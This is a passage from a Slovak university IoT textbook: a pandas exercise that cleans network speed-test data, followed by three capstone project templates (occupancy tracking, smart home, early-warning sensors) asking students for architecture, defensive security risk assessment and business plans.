column_names = [ 'Type A', 'Measure A', 'Units A',
                  'Type B', 'Measure B', 'Units B',
```

```

        'Type C', 'Measure C', 'Units C',
        'Datetime']

```

Použite funkciu `read_csv` na čítanie zo súboru a priradte názvy stĺpcov ako premennú v dátovom rámci. Príkaz `head()` zobrazí prvé riadky dátového rámca.

```

with open(data_file, 'r') as f:
    df_redundant = pd.read_csv(f, names = column_names)

# You can specify the number of rows you want to print to screen:
# you do so passing the number as an argument to the function
# (e.g., head(10))
df_redundant.head()

```

Úloha 9

Vytvorte stručný výpis. V tomto kroku vytvoríte kompaktnejšie zobrazenie pomocou kópie dátového rámca `df_redundant`. Skopírujte `df_redundant` do iného dátového rámca s názvom `df_compact` pomocou `copy()`.

```
df_compact = df_redundant.copy()
```

Premenujte stĺpce vzhľadom na uvedené opatrenia:

Meranie A -> Ping (ms)

Meranie B -> Stiahnuť (Mbit / s)

Meranie C -> Nahratie (Mbit / s)

Syntax:

```

df_compact.rename(columns={'Measure A': 'Ping (ms)',
                           'Measure B': 'Download (Mbit/s)',
                           'Measure C': 'Upload (Mbit/s)'}, inplace=True)

df_compact.head(3)

```

Pretože stĺpce Typy a jednotky už nie sú potrebné, môžu sa tieto stĺpce zrušiť.

```

df_compact.drop(['Type A', 'Type B', 'Type C',
                 'Units A', 'Units B', 'Units C'], axis=1, inplace=True)

df_compact.head()

```

V tabuľke vyššie pole `Datetime` je reťazec. Pandas a Python ponúkajú množstvo operácií na prácu s dátumom a časom, ktoré môžu byť veľmi užitočné. V nasledujúcom kroku bude reťazec v stĺpci `Datetime` rozdelený na dva nové stĺpce.

Úloha 10: Rozdelenie dát do 2 stĺpcov

V tomto kroku použijete Pandas na generovanie stĺpcov Dátum a čas zo stĺpca Datetime a potom stlačte stĺpec Datetime.

Funkcia lambda sa používa na vytvorenie dvoch anonymných funkcií, ktoré extrahujú iba dátum a čas z objektu datetime. Potom použijete funkciu pandas, aplikujte ju na celý stĺpec (v praxi platí implicitne definuje slučku a prechádza riadky jeden po druhom do našej funkcie lambda). Výsledky výsledných funkcií uložte do dvoch nových stĺpcov DataFrame.

Použite funkciu lambda na opakovanie dátového rámca na rozdelenie dátumu zo stĺpca Datetime. Opakujte krok a a rozdeľte stĺpec čas od stĺpca Dátum.

```
df_compact['Date'] = df_compact['Datetime'].apply(lambda dt_str:
pd.to_datetime(dt_str).date())

# Please note, this requires an intermediate step, because of how NaT are
treated by the time() function.

# Reference: https://github.com/pandas-dev/pandas/issues/11453

temp = df_compact['Datetime'].apply(lambda dt_str: pd.to_datetime(dt_str))
df_compact['Time'] = temp.dt.time
```

Uložte dátový rámec pandas df_compact ako súbor csv s názvom rpi_data_compact:

```
df_compact.to_csv('./Data/rpi_data_compact.csv')
```

Otázky a úlohy na zamyslenie

- 1) Ako by ste zmenili kód, ak by ste chceli spustiť kód zberu dát 100-krát?
- 2) Kam môže byť odoslaný výstup z aplikácie?
- 3) Akým spôsobom je možné napojiť skript na MySQL databázu?

Oporúčané zdroje

[1] Ping - <https://sk.wikipedia.org/wiki/Ping>

[2] Formát CSV - https://sk.wikipedia.org/wiki/Comma-separated_values

[3] Python Pandas - <https://pandas.pydata.org/>

CVIČENIE S31-33-CV1/2/3: Závěrečný IoT projekt

Klíčové slová

IoT projekt, komplexné IoT riešenie,

Výstup cvičenia

Vytvoriť komplexné riešenie pre technický problém vychádzajúci z reálneho sveta. Úlohou je navrhnuť, zrealizovať, zdokumentovať a obhájiť pred publikom vlastný IoT product s ekonomickým potenciálom.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť IoT produkt a prejsť všetkými fázami vývoja,
- spoznáte charakteristiku projektovej práce,
- schopnostiam tímovej spolupráce.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Python 3,
- textový editor (alebo iné IDE),
- Arduino, Raspberry PI,
- internetové pripojenie,
- softvér pre kreslenie diagramov,
- softvér pre tvorbu prezentácií,
- sada súčiastok, snímačov a vodičov.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- znalosti nadobudnuté štúdiom predmetu Internet vecí,
- schopnosť aplikácie teoretických poznatkov do praxe pri riešení zadania technického problému,
- znalosť práce s príkazovým riadkom.

Odporúčaný priebeh výučby

S ohľadom na komplexnosť a náročnosť zadania bol tomuto cvičeniu vyhradený blok troch sedení.

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študenti budú pracovať v malých 3-4 členných skupinách a samostatne vytvárať riešenie technického zadania, ktoré si zvolili.

- 3) Rozdeľte študentov do malých skupín. Požiadajte ich o výber konkrétnych tém.
- 4) Rozdajte im predpripravené hardvérové sady.
- 5) Poskytujte im konzultácie počas vývoja riešenia.

Prezentácia

- Na konci tretieho sedenia bude každá skupina prezentovať výsledky svojej práce.
- Od publika je očakávané kritické zhodnotenie výstupu a poskytnutie konštruktívnej kritiky.

PROJEKT

SLEDOVANIE OBSADENOSTI

“Tell me and I forget. Teach me and I remember. Involve me and I learn.”

Benjamin Franklin

KATEGÓRIA	Informačný systém
PRODUKT	Systém sledovania obsadenosti
ZADANIE	<p>Vytvorte proof-of-concept pre sledovanie obsadenosti miest. Aktuálny stav obsadenosti sa bude zobrazovať na webe, kde si klient bude môcť pozrieť celkovú kapacitu a množstvo voľných miest. V rámci IoT riešenia bude užívateľ notifikovaný prostredníctvom e-mailu, napríklad o uvoľnení miesta.</p> <p>Zvoľte si cieľový segment trhu a navrhните vhodné riešenie pre zákazníka. Pripravte si základný model bezpečnosti a biznis plán Vášho riešenia podľa predloženej metodológie.</p>
POPIS	<p>Navrhните nasledujúce detaily:</p> <ul style="list-style-type: none"> • Cieľový segment trhu. • Kto je Vaším zákazníkom. • Aký problém riešite. • Navrhните požiadavky na system. • Vytvorte užívateľsky prípad (use-case). • Navrhните technické riešenie. • Identifikujte IT bezpečnostné riziká pre Vášho zákazníka. • Vytvorte biznis plan.
TIP	<p>Niekoľko možných príkladov:</p> <p>A) Parkovací systém v podzemnom parkovisku v nákupnom centre. B) Aktuálna obsadenosť reštaurácie. C) Množstvo ľudí čakajúcich u lekára.</p> <p>Implementujte vlastnú inováciu, ktorá poskytne náskok pred konkurenciou.</p> <p><i>Príklady su len ukážka možných oblastí. Nenechajte sa obmedzovať. Kreatívne riešenia a trhové segmenty budú ocenené plusovými bodmi.</i></p>

PROJEKT	
TEAM	
Meno	Zodpovednosti
Prototypový plán	
Definujte funkčné požiadavky Vášho produktu. (Akú funkcionálnosť by mal Váš produkt obsahovať?)	
Navrhните use-case Vášho produktu. (V krokoch popíšte, ako by vyzeralo používanie Vášho produktu.)	

Popíšte kľúčové aktivity pre vytvorenie prototypu Vášho riešenia. (Čo musíte spraviť, aby ste úspešne vytvorili prototyp riešenia?)

Rozdeľte aktivity jednotlivým členom tímu.

Navrhňte čas potrebný pre dokončenie jednotlivých úloh. (Ako dlho Vám to bude trvať?)

Odhadnite cenovú náročnosť prototypu. (Koľko peňazí by ste potrebovali pre vytvorenie prototypu?)

ARCHITEKTÚRA (SW)

Dekompozícia

Navrhните a popíšte sub-systémy (bloky) Vášho riešenia. (Z akých častí sa skladá Vaše riešenie?)

Popíšte tok informácií medzi jednotlivými časťami. (Aké informácie presúvate medzi blokmi? Ako sa presúvajú medzi blokmi?)

Pre každý subsystém popíšte vstupy, výstupy a funkcie pre ich prepojenie.

Navrhните technickú štruktúru blokov systému. (Ake hotové riešenia použijete, z akých SW a HW modulov bude riešenie zložené?)

ARCHITEKTÚRA (HW)

Dekompozícia

Navrhňte a popíšte sub-systémy (bloky) Vášho riešenia. (Z akých častí sa skladá Vaše riešenie?)

Popíšte tok informácií medzi jednotlivými časťami? (Aké informácie presúvate medzi blokmi? Ako sa presúvajú medzi blokmi?)

Pre každý subsystém popíšte vstupy, výstupy a funkcie pre ich prepojenie.

Navrhните technickú štruktúru blokov. (Ake hotové riešenia použijete, z akých SW a HW modulov bude riešenie zložené?)

BEZPEČNOSŤ (SW+HW)

Aká časť systému je najviac kritická pre Váš firmu? Prečo? (Hacknutie, ktorej časti systému ohrozí Vaše podnikanie?)

Aké typy používateľských účtov budú používať Váš systém? Aké dáta budú prístupné jednotlivým účtom?

Čo by mohlo motivovať útočníka k útoku na Váš systém? (Čo je možné získať úspešným útokom?)

Aká je pravdepodobnosť útoku na jednotlivé časti systému? (kvalitatívne hodnotenie rizík - nízka/stredná/vysoká)

Čo sa môže stať, ak získa útočník prístup k dátam vo Vašom systéme? (Aké dáta získa? Aký to bude mať dopad na zákazníka a Vašu firmu?)

Ako chránite systém pred neoprávneným odpočúvaním a zmenou dát? (Aké riešenia a procesy by ste nasadili?)

Čo sa môže stať, ak zákazník stratí prístup k dátam vo Vašom systéme? (Aký má dopad na zákazníka dlhodobá nedostupnosť služby?)

Ako zabezpečíte vysokú dostupnosť služby? (Ako zabránite strate prístupu, nedostupnosti služby, tzv. High-availability?)

Ako zistíte, že Váš systém bol kompromitovaný? (Ako zistíte, že Váš systém sa stal cieľom hackerského útoku?)

BIZNIS

Jednou vetou definujte problém, ktorý riešite. (Čo sa snažíte Vaším produktom vyriešiť?)

Konkrétne popíšte Vášho cieľového zákazníka. (Popíšte, ako vyzerá osoba, ktorá rozhoduje o nákupe, firma pre ktorú je Váš produkt určený.)

Popíšte pridanú hodnotu pre zákazníka. (Prečo by si mal zákazník vybrať Váš produkt a čo mu prinesie?)

Navrhnite platobný model pre Váš product. (Akým spôsobom budete získavať peniaze?)

Odhadnite celkové náklady na výrobu produkčnej série. (Cena subsystémov, réžia pre manažment, marketing, predaj, podpora.)

HW	
SW	
Réžia	
CELKOM	

Navrhnite jednotkovú cenu pre zákazníka. (Koľko by zaplatil zákazník?)

Koľko zákazníkov potrebujete, aby bol výsledok hospodárenia rovný 0? (zisk-náklady=0)

Poznámky:

Poznámky:

Poznámky:

PROJEKT SMART HOME

“Tell me and I forget. Teach me and I remember. Involve me and I learn.”

Benjamin Franklin

KATEGÓRIA	Automatizovaný systém
PRODUKT	Smart Home
ZADANIE	<p>Vytvorte proof-of-concept pre systém vzdialeného ovládania domácnosti. Prostredníctvom internetu by malo byť možné ovládať elektronické a elektrické zariadenia v domácnosti.</p> <p>Implementuje systém merania spotreby a jeho zobrazovania vo webovom rozhraní. Pripravte si základný model bezpečnosti a biznis plan Vášho riešenia podľa predloženej metodológie.</p>
POPIS	<p>Navrhните nasledujúce detaily:</p> <ul style="list-style-type: none"> • Cieľový segment trhu. • Kto je Vaším zákazníkom. • Aký problém riešite. • Navrhните požiadavky na system. • Vytvorte užívateľsky prípad (use-case). • Navrhните technické riešenie. • Identifikujte IT bezpečnostné riziká pre Vášho zákazníka. • Vytvorte biznis plan.
TIP	<p>Niekoľko možných príkladov:</p> <p>A) Ovládanie osvetlenia, garážovej a automatickej brány na pozemku. B) Ovládanie kúrenia, rekuperácie vzduchu. C) Bezpečnostný systém v domácnosti.</p> <p>Implementujte vlastnú inováciu, ktorá poskytne náskok pred konkurenciou.</p> <p><i>Príklady su len ukážka možných oblastí. Nenechajte sa obmedzovať. Kreatívne riešenia a trhové segmenty budú ocenené plusovými bodmi.</i></p>

PROJEKT	
TEAM	
Meno	Zodpovednosti
Prototypový plán	
Definujte funkčné požiadavky Vášho produktu. (Akú funkcionálnosť by mal Váš produkt obsahovať?)	
Navrhňte use-case Vášho produktu. (V krokoch popíšte, ako by vyzeralo používanie Vášho produktu.)	

Popíšte kľúčové aktivity pre vytvorenie prototypu Vášho riešenia. (Čo musíte spraviť, aby ste úspešne vytvorili prototyp riešenia?)

Rozdeľte aktivity jednotlivým členom tímu.

Navrhните čas potrebný pre dokončenie jednotlivých úloh. (Ako dlho Vám to bude trvať?)

Odhadnite cenovú náročnosť prototypu. (Koľko peňazí by ste potrebovali pre vytvorenie prototypu?)

ARCHITEKTÚRA (SW)

Dekompozícia

Navrhňte a popíšte sub-systémy (bloky) Vášho riešenia. (Z akých častí sa skladá Vaše riešenie?)

Popíšte tok informácií medzi jednotlivými časťami. (Aké informácie presúvate medzi blokmi? Ako sa presúvajú medzi blokmi?)

Pre každý subsystém popíšte vstupy, výstupy a funkcie pre ich prepojenie.

Navrhните technickú štruktúru blokov systému. (Ake hotové riešenia použijete, z akých SW a HW modulov bude riešenie zložené?)

ARCHITEKTÚRA (HW)

Dekompozícia

Navrhните a popíšte sub-systémy (bloky) Vášho riešenia. (Z akých častí sa skladá Vaše riešenie?)

Popíšte tok informácií medzi jednotlivými časťami. (Aké informácie presúvate medzi blokmi. Ako sa presúvajú medzi blokmi?)

Pre každý subsystem popíšte vstupy, výstupy a funkcie pre ich prepojenie.

Navrhните technickú štruktúru blokov. (Ake hotové riešenia použijete, z akých SW a HW modulov bude riešenie zložené?)

BEZPEČNOSŤ (SW+HW)

Aká časť systému je najviac kritická pre Váš firmu? Prečo? (Hacknutie, ktorej časti systému ohrozí Vaše podnikanie?)

Aké typy používateľských účtov budú používať Váš systém? Aké dáta budú prístupné jednotlivým účtom?

Čo by mohlo motivovať útočníka k útoku na Váš systém? (Čo je možné získať úspešným útokom?)

Aká je pravdepodobnosť útoku na jednotlivé časti systému? (kvalitatívne hodnotenie rizík - nízka/stredná/vysoká)

Čo sa môže stať, ak získa útočník prístup k dátam vo Vašom systéme? (Aké dáta získa? Aký to bude mať dopad na zákazníka a Vašu firmu?)

Ako chránite systém pred neoprávneným odpočúvaním a zmenou dát? (Aké riešenia a procesy by ste nasadili?)

Čo sa môže stať, ak zákazník stratí prístup k dátam vo Vašom systéme? (Aký má dopad na zákazníka dlhodobá nedostupnosť služby?)

Ako zabezpečíte vysokú dostupnosť služby? (Ako zabránite strate prístupu, nedostupnosti služby, tzv. High-availability?)

Ako zistíte, že Váš systém bol kompromitovaný? (Ako zistíte, že Váš systém sa stal cieľom hackerského útoku?)

BIZNIS	
Jednou vetou definujte problém, ktorý riešite. (Čo sa snažíte Vaším produktom vyriešiť)	
Konkrétne popíšte Vášho cieľového zákazníka. (Popíšte ako vyzerá osoba, ktorá rozhoduje o nákupe, firma pre ktorú je Váš produk určený.)	
Popíšte pridanú hodnotu pre zákazníka. (Prečo by si mal zákazník vybrať Váš produkt a čo mu prinesie?)	
Navrhните platobný model pre Váš produkt. (Akým spôsobom budete získavať peniaze?)	
Odhadnite celkové náklady na výrobu produkčnej série. (Cena subsystémov, réžia pre manažment, marketing, predaj, podpora.)	
HW	
SW	
Réžia	
CELKOM	
Navrhните jednotkovú cenu pre zákazníka. (Koľko by zaplatil zákazník?)	

Koľko zákazníkov potrebujete aby bol výsledok hospodárenia rovný 0? (zisk-náklady=0)

Poznámky:

Poznámky:

Poznámky:

PROJEKT NOTIFIKAČNÝ SYSTÉM

“Tell me and I forget. Teach me and I remember. Involve me and I learn.”

Benjamin Franklin

KATEGÓRIA	Notifikačný systém
PRODUKT	Systém včasného varovania
ZADANIE	<p>Vytvorte proof-of-concept pre systém, ktorý bude snímať fyzikálne veličiny (napr. teplotu, vlhkosť, hluk, osvetlenie, ...) a na základe nastavených parametrov, po prekročení tresholdu, vytvorí notifikáciu pre užívateľa.</p> <p>V rámci IoT riešenia bude užívateľ notifikovaný prostredníctvom e-mailu. Zvoľte si cieľový segment trhu a navrhните vhodné riešenie pre zákazníka. Pripravte si základný model bezpečnosti a biznis plan Vášho riešenia podľa predloženej metodológie.</p>
POPIS	<p>Navrhните nasledujúce detaily:</p> <ul style="list-style-type: none"> • Cieľový segment trhu. • Kto je Vaším zákazníkom. • Aký problém riešite. • Navrhните požiadavky na system. • Vytvorte užívateľsky prípad (use-case). • Navrhните technické riešenie. • Identifikujte IT bezpečnostné riziká pre Vášho zákazníka. • Vytvorte biznis plan.
TIP	<p>Niekoľko možných príkladov:</p> <p>A) Snímanie a hodnotenie teploty, vlhkosti a úrovne osvetlenia v sklade ovocia. B) Snímanie a hodnotenie úrovne teploty, vlhkosti vzduchu v priemysle vo výbušnomprostredí. C) Snímanie a hodnotenie hluku, frekvenčného spektra a vibrácii na priemyselných zariadeniach</p> <p>Implementujte vlastnú inováciu, ktorá poskytne náskok pred konkurenciou.</p> <p><i>Priklady su len ukážka možných oblastí. Nenechajte sa obmedzovať. Kreatívne riešenia a trhové segmenty budú ocenené plusovými bodmi.</i></p>

PROJEKT	
TEAM	
Meno	Zodpovednosti
Prototypový plán	
Definujte funkčné požiadavky Vášho produktu. (Akú funkcionálnosť by mal Váš produkt obsahovať?)	
Navrhните use-case Vášho produktu. (V krokoch popíšte ako by vyzeralo používanie Vášho produktu.)	

Popíšte kľúčové aktivity pre vytvorenie prototypu Vášho riešenia. (Čo musíte spraviť, aby ste úspešne vytvorili prototyp riešenia?)

Rozdeľte aktivity jednotlivým členom tímu.

Navrhňte čas potrebný pre dokončenie jednotlivých úloh. (Ako dlho Vám to bude trvať?)

Odhadnite cenovú náročnosť prototypu. (Koľko peňazí by ste potrebovali pre vytvorenie prototypu?)

ARCHITEKTÚRA (SW)

Dekompozícia

Navrhните a popíšte sub-systémy (bloky) Vášho riešenia. (Z akých častí sa skladá Vaše riešenie?)

Popíšte tok informácií medzi jednotlivými časťami. (Aké informácie presúvate medzi blokmi? Ako sa presúvajú medzi blokmi?)

Pre každý subsystém popíšte vstupy, výstupy a funkcie pre prepojenie vstupov a výstupov.

Navrhňte technickú štruktúru blokov systému. (Ake hotové riešenia použijete, z akých SW a HW modulov bude riešenie zložené?)

ARCHITEKTÚRA (HW)

Dekompozícia

Navrhňte a popíšte sub-systémy (bloky) Vášho riešenia. (Z akých častí sa skladá Vaše riešenie?)

Popíšte tok informácií medzi jednotlivými časťami. (Aké informácie presúvate medzi blokmi? Ako sa presúvajú medzi blokmi?)

Pre každý subsystém popíšte vstupy, výstupy a funkcie pre ich prepojenie.

Navrhните technickú štruktúru blokov. (Ake hotové riešenia použijete, z akých SW a HW modulov bude riešenie zložené?)

BEZPEČNOSŤ (SW+HW)

Aká časť systému je najviac kritická pre Váš firmu? Prečo? (Hacknutie, ktorej časti systému ohrozí Vaše podnikanie?)

Aké typy používateľských účtov budú používať Váš systém? Aké dáta budú prístupné jednotlivým účtom?

Čo by mohlo motivovať útočníka k útoku na Váš systém? (Čo je možné získať úspešným útokom?)

Aká je pravdepodobnosť útoku na jednotlivé časti systému? (kvalitatívne hodnotenie rizík - nízka/stredná/vysoká)

Čo sa môže stať, ak získa útočník prístup k dátam vo Vašom systéme? (Aké dáta získa? Aký to bude mať dopad na zákazníka a Vašu firmu?)

Ako chránite systém pred neoprávneným odpočúvaním a zmenou dát? (Aké riešenia a procesy by ste nasadili?)

Čo sa môže stať, ak zákazník stratí prístup k dátam vo Vašom systéme? (Aký má dopad na zákazníka dlhodobá nedostupnosť služby?)

Ako zabezpečíte vysokú dostupnosť služby? (Ako zabránite strate prístupu, nedostupnosti služby, tzv. High-availability?)

Ako zistíte, že Váš systém bol kompromitovaný? (Ako zistíte, že Váš systém sa stal cieľom hackerského útoku?)

BIZNIS	
Jednou vetou definujte problém, ktorý riešite. (Čo sa snažíte Vaším produktom vyriešiť.)	
Konkrétne popíšte Vášho cieľového zákazníka (Popíšte ako vyzerá osoba, ktorá rozhoduje o nákupe, firma pre ktorú je Váš produk určený.)	
Popíšte pridanú hodnotu pre zákazníka (Prečo by si mal zákazník vybrať Váš produkt a čo mu prinesie.)	
Navrhните platobný model pre Váš produkt (Akým spôsobom bude získavať peniaze.)	
Odhadnite celkové náklady na výrobu produkčnej série (Cena subsystémov, réžia pre manažment, marketing, predaj, podporu.)	
HW	
SW	
Réžia	
CELKOM	
Navrhните jednotkovú cenu pre zákazníka. (Koľko by zaplatil zákazník.)	

Koľko zákazníkov potrebujete, aby bol výsledok hospodárenia rovný 0? (zisk-náklady=0)

Poznámky:

Poznámky:

Poznámky:

INTERNET VECÍ

učebné texty

NÁZOV: **Internet vecí**

AUTORI: **Jakab František, Michalko Miroslav, Selecký Matúš, Biňas Miroslav, Kainz Ondrej**

VYDAVATEĽ: **Technická univerzita v Košiciach**

ROK: **2020**

VYDANIE: **prvé**

NÁKLAD: **50 ks**

ROZSAH: **442 strán**

ISBN: **978-80-553-3680-0**